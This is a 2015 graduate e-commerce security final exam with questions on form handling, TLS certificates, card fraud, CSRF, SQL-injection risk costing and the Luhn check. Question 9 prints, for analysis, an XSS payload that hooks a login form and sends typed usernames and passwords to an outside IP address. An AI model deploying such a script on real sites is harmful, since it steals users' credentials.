Computer Science 6548
Ecommerce Security

Fall 2015, Final Exam

Kevin Yasuda (kevinyas@gwu.edu)

December 14th, 2015

This is the final exam. This is an open-notes/resources exam. You must work individually but you are permitted to use any resource required to answer the questions, however, you have original work and must cite your resources. If necessary, you must also state all assumptions made in the answering of your questions.

You may submit your final in any reasonable form (txt, rtf, doc, pdf) but all submissions must be posted to blackboard by December 14th, 2015 at 11:59 PM EST.

I will do my best to be available via email to answer your questions during the course of the day. Remember to cite any resources you use.

You may choose 10 of the 12 questions to answer. However, if you answer more than 10 correctly, you will obtain extra credit for the additional questions answered. Please read the questions carefully and fully answer all parts of the question.

Thank you, and good luck!

1. Given the HTML code (A) and (B) below answers the following questions:
   (A) <form name='login' method='GET' action='checklogin.php'>
   UserName: <input name='uname' type='txt'></input>
   Password: <input name='password' type='text'></input>
   </form>
   (B) <form name='login' method='POST' action='checklogin.php'>
   UserName: <input name='uname' type='txt'></input>
   Password: <input name='password' type='password'></input>
   </form>

   1.1. Select which is more secure and explain your rational.
   1.2. Provide HTML code of the same form but more secure.

2. Certificate authorities are important to HTTPS/SSL/TLS provide answers the questions below:
   2.1. How does your browser know to trust the public key you get from https://blackboard.gwu.edu?

   2.2. What is the root CA of the certificate? Provide a screenshot of the certificate you get when you browse to https://blackboard.gwu.edu.

2.3. Explain and show proof why your system trusts the root CA in your answer above in 2.2. Provide a screenshot.


3. Answer the following questions given a customer that disputes a credit card payment:
   3.1. Which phase of the credit card process is initiated?
   3.2. What entities/players are involved in the process from your previous answer and what is their responsibility?

4. How could someone commit online credit card fraud and how could a merchant detect a fraudster?

5. Customers of an e-commerce web application are having their web sessions hijacked only when using public wireless networks, explain what is the most likely issue and how it can be fixed.

6. The image below is part of a SSL/TLS handshake. Answer the questions below about the selected packet in the image:

   6.1. What version of SSL/TLS is being used?
   6.2. What is the handshake type?



7. A company wants to use HTTPS only for the login and checkout pages to their ecommerce site. After a quick inspection you find the site allows multiple concurrent login sessions from different IPs. Explain how using HTTPS only for the login and checkout pages would be a security vulnerability.

8. Explain how you verify a message witha cryptographic public and private key pair.

9. What vulnerability does the below attack code require? Explain how it works?

```
';--"></input><script>
functiondoBad() {
vari = new Image().src = "http://192.168.177.1/p=" +
document.getElementById("txtPassword").value + "&u=" +
document.getElementById("txtUsername").value;
document.getElementById("frmLogin").submit();
}
function hook() {
document.getElementById("btnSubmit").onclick = function() { doBad(); }; alert('hook called');
}
setTimeout( function() { hook(); }, 1000 );
</script><input type="hidden
```

10. Describe a cross site request forgery (CSRF) attack and give an example of how it can be used to a malicious user's advantage.

11. Show your work to get credit.Multiple SQL injection vulnerabilities are discovered on a web application you manage. It will take 80 hours to fix all the vulnerabilities. The developer who can fix it charges $75/hr. If your system is compromised a single time because of the SQL injection vulnerabilities you estimate that you will lose $6,000. At what Annual Rate of Occurrence (ARO) would it be financially feasible to fix all the vulnerabilities given a three year period (i.e. at what ARO would the cost to fix the vulnerabilities be equal to the ALE over a three year period)?

12. Show your work to get credit. Does "6571 9459 6345" pass the Luhn check? If it doesn't, what number would the parity need to be to pass?